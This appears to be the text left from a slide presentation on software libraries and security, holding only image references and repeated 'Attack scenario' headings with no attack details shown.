
Most used libraries



Attack scenario




Attack scenario




Attack scenario

Attack scenario




Later…

